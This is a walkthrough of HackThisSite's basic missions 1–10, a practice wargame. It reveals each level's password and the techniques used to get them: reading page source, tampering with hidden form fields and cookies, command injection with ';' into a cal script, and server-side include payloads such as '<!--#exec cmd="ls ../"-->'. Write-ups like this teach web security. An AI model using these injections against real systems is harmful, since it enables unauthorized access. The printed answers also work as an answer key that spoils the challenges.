

Basic Mission 1

<https://www.hackthissite.org/missions/basic/1/>

Level 1(the idiot test)

This level is what we call "The Idiot Test", if you can't complete it, don't give up on learning all you can, but, don't go begging to someone else for the answer, thats one way to get you hated/made fun of. Enter the password and you can continue.

password:

submit

Help!

If you have no idea what to do, you must learn HTML.

Hit F12 in your browser. Yes, super hacking. Reveals the source code of the page.

```
Search HTML
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
  </head>
  <body>
    <span id="blank-element" style="display: none"></span>
    <div id="topbar" align="center">
    </div>
    <div class="hts-header">
    </div>
    <table class="siteheader cmTable" width="780" cellpadding="0" cellspacing="0" border="0">
    </table>
    <br>
    <div style="font-family:Verdana, Arial, Helvetica, sans-serif; font-size:10px; color:#CCCCCC" align="center">
    </div>
    <div align="center">
    </div>
    <a href="http://hackthissite.org/hp.php">
    </a>
  </body>
</html>
```

Expand arrows until you see something interesting.

```
<center>
<br>
<br>
This level is what we call "The Idiot Test", if you can't complete it, don't give up on learning all you can, but, don't go begging to someone else for the answer, thats one way to get you hated/made fun of. Enter the password and you can continue.
<br>
<br>
<!--the first few levels are extremely easy: password is 1c814a99-->
<center>
  <b>password:</b>
  <br>
  <form action="/missions/basic/1/index.php" method="post">
    </form>
```

Take the password and enter it into the form.

Basic Mission 2


<https://www.hackthissite.org/missions/basic/2/>

Network Security Sam set up a password protection script. He made it load the real password from an unencrypted text file and compare it to the password the user enters. However, he neglected to upload the password file...

Password:

submit


Looking at the prompt ... it indicates Sam hasn't uploaded a file to compare the password to ... so ... that means the password doesn't exist?

A dark-themed web form with a label "Password:" above a text input field. Below the input field is a button labeled "submit".

Just hit submit.

Basic Mission 3

<https://www.hackthissite.org/missions/basic/3/>

A dark-themed web page titled "Level 3". Below the title is a paragraph: "This time Network Security Sam remembered to upload the password file, but there were deeper problems than that." Below the paragraph is a "Password:" label, a text input field, and a "submit" button.

This time we have a password file to compare to. Looking at the source code, it seems that we have a password.php referenced.

```
<form action="/missions/basic/3/index.php" method="post">
  <input type="hidden" name="file" value="password.php">
  <input type="password" name="password">
  <br>
```

So we can try accessing the file.


<https://www.hackthissite.org/missions/basic/3/password.php>

A screenshot of a web browser's address bar and content area. The address bar shows the URL "https://www.hackthissite.org/missions/basic/3/password.php". The content area displays the text "fa9bba30".

There is our password.

Basic Mission 4

<https://www.hackthissite.org/missions/basic/4/>

A dark-themed web page with a paragraph: "This time Sam hardcoded the password into the script. However, the password is long and complex, and Sam is often forgetful. So he wrote a script that would email his password to him automatically in case he forgot. Here is the script:". Below the paragraph is a button labeled "Send password to Sam". Below the button is a "Password:" label, a text input field, and a "submit" button.

This time there is an email function for Sam to retrieve his password.

Inspecting the source code, it seems that his email address is included here in the code.

```

<form action="/missions/basic/4/level4.php" method="post">
  <input type="hidden" name="to" value="sam@hackthissite.org">
  <input type="submit" value="Send password to Sam">
</form>

```

We can edit the listed email to an email we control.

Edit the value to your email that you signed up with.

```

<form action="/missions/basic/4/level4.php" method="post">
  <input type="hidden" name="to" value="cuddleddeath@protonmail.com">
  <input type="submit" value="Send password to Sam">
</form>

```


Send the password.

Script that would email his password to him automatically in case he forgot. Here is the script.

Send password to Sam

Password reminder successfully sent to *cuddleddeath@protonmail.com*

(Note: If this is not the email address on your HackThisSite profile, no email will actually be sent.)



Basic Mission 5

<https://www.hackthissite.org/missions/basic/5/>

Sam has gotten wise to all the people who wrote their own forms to get the password. Rather than actually learn the password, he decided to make his email program a little more secure.

Send password to Sam

Password:

submit

Apparently Sam wised up a bit? Doesn't appear to be the case.

Edit the value again and send the password.


```

<form action="/missions/basic/5/level5.php" method="post">
  <input type="hidden" name="to" value="cuddleddeath@protonmail.com">
  <input type="submit" value="Send password to Sam">
</form>
</center>

```

Password reminder successfully sent to *cuddleddeath@protonmail.com*

(Note: If this is not the email address on your HackThisSite profile, no email will actually be sent.)



Basic Mission 6

<https://www.hackthissite.org/missions/basic/6/>

Network Security Sam has encrypted his password. The encryption system is publicly available and can be accessed with this form:

Please enter a string to have it encrypted.

You have recovered his encrypted password. It is:
82595:79
Decrypt the password and enter it below to advance to the next level.

Password:

Seems to be some function here that "encrypts" a string. Then they provide us with the "encrypted" password.

Try "aaaaaaaa".

Please enter a string to have it encrypted.

You have recovered his encrypted password. It is:

Changes to "abcdefgh"

Your encrypted string is: 'abcdefgh'

So I'm guessing that each character shifts by 1 based on its position. So the first character shifts by 0, second character shifts by 1 ... and so on.

Reversing the "encryption" for "82595:79"

I'm sure there is a better method, but I just did trial and error.

81361592

Basic Mission 7

<https://www.hackthissite.org/missions/basic/7/>

Level 7

This time Network Security sam has saved the unencrypted level7 password in an obscurely named file saved in this very directory.

In other unrelated news, Sam has set up a script that returns the output from the UNIX cal command. Here is the script:

Enter the year you wish to view and hit 'view'.

Password:

Sam saved the password in the current directory. He also gave us a neat function that shows us a calendar of a year that we enter. It utilizes the Unix cal command.

← → ↺ <https://www.hackthissite.org/missions/basic/7/cal.pl>

```
January 2020
Mon Tue Wed Thu Fri Sat Sun
      1  2  3  4  5
  6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31

February 2020
Mon Tue Wed Thu Fri Sat Sun
      1  2
  3  4  5  6  7  8  9
10 11 12 13 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29

March 2020
Mon Tue Wed Thu Fri Sat Sun
      1
  2  3  4  5  6  7  8
  9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30 31
```

So we can include a ";" to include another command.

Enter the year you wish to view and hit 'view'.

Scroll down a ways you can see the output of the 2nd command.

```
December 2020
Mon Tue Wed Thu Fri Sat Sun
    1  2  3  4  5  6
 7  8  9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30 31

index.php
level7.php
cal.pl
.
..
k1kh31b1n55h.php
```

Since it is in the same directory, we should be able to append it to our current url to open the file.

<https://www.hackthissite.org/missions/basic/7/k1kh31b1n55h.php>



Basic Mission 8

<https://www.hackthissite.org/missions/basic/8/>

Level 8

Sam remains confident that an obscured password file is still the best idea, but he screwed up with the calendar program. Sam has saved the unencrypted password file in `/var/www/hackthissite.org/html/missions/basic/8/`

However, Sam's young daughter Stephanie has just learned to program in PHP. She's talented for her age, but she knows nothing about security. She recently learned about saving files, and she wrote a script to demonstrate her ability.


Enter your name:

Password:

Sam included the password as an obscured password file.

His daughter also included a script in the same page.

"test" creates a file?



So it counts the amount of characters ... but saves it in it's own file?



Hi, test! Your name contains 4 characters.

It saves the result as a php file. So we can include some php script in our input.

```
test <!--#exec cmd="ls ../"-->
```

← → ↻ https://www.hackthissite.org/missions/basic/8/tmp/jtstrsxp.shtml

Hi, test au12ha39vc.php index.php level8.php tmp! Your name contains 44 characters.

<https://www.hackthissite.org/missions/basic/8/au12ha39vc.php>

← → ↻ https://www.hackthissite.org/missions/basic/8/au12ha39vc.php

1c7a4800

Basic Mission 9

<https://www.hackthissite.org/missions/basic/9/>

Network Security Sam is going down with the ship - he's determined to keep obscuring the password file, no matter how many times people manage to recover it. This time the file is saved in `/var/www/hackthissite.org/html/missions/basic/9/`.

In the last level, however, in my attempt to limit people to using server side includes to display the directory listing to level 8 only, I have mistakenly screwed up somewhere.. there is a way to get the obscured level 9 password. See if you can figure out how...

This level seems a lot trickier then it actually is, and it helps to have an understanding of how the script validates the user's input. The script finds the first occurrence of '`<--`', and looks to see what follows directly after it.

Password:

So it seems that the file is set up in the same manner as level 8. However, we don't have a script to take advantage of in this challenge ... maybe we can utilize the previous challenge?

```
test <!--#exec cmd="ls ../../9"-->
```

Sam remains confident that an obscured password file is still the best idea, but he screwed up with the calendar program. Sam has saved the unencrypted password file in `/var/www/hackthissite.org/html/missions/basic/8/`.

However, Sam's young daughter Stephanie has just learned to program in PHP. She's talented for her age, but she knows nothing about security. She recently learned about saving files, and she wrote a script to demonstrate her ability.

Enter your name:

Password:

← → ↻ https://www.hackthissite.org/missions/basic/8/tmp/npmhtiww.shtml


Hi, test index.php p91e283zc3.php! Your name contains 29 characters.

<https://www.hackthissite.org/missions/basic/9/p91e283zc3.php>

aa5a74a0

Basic Mission 10

<https://www.hackthissite.org/missions/basic/10/>




Enter password
Please enter a password to gain access to level 10

Password:

submit

No context, but just putting "test" in the field. Just says we aren't authorized.



Looking at the memory in the browser. We have a cookie named level10_authorized.

level10_authorized	no	www.hackthissite.org	/missions/basic/10	Session	20	false	false	None	Wed, 29 Jun 2022 01:33:30 GMT
--------------------	----	----------------------	--------------------	---------	----	-------	-------	------	-------------------------------

It has a value of "no". Let's change it to "yes" then refresh the page.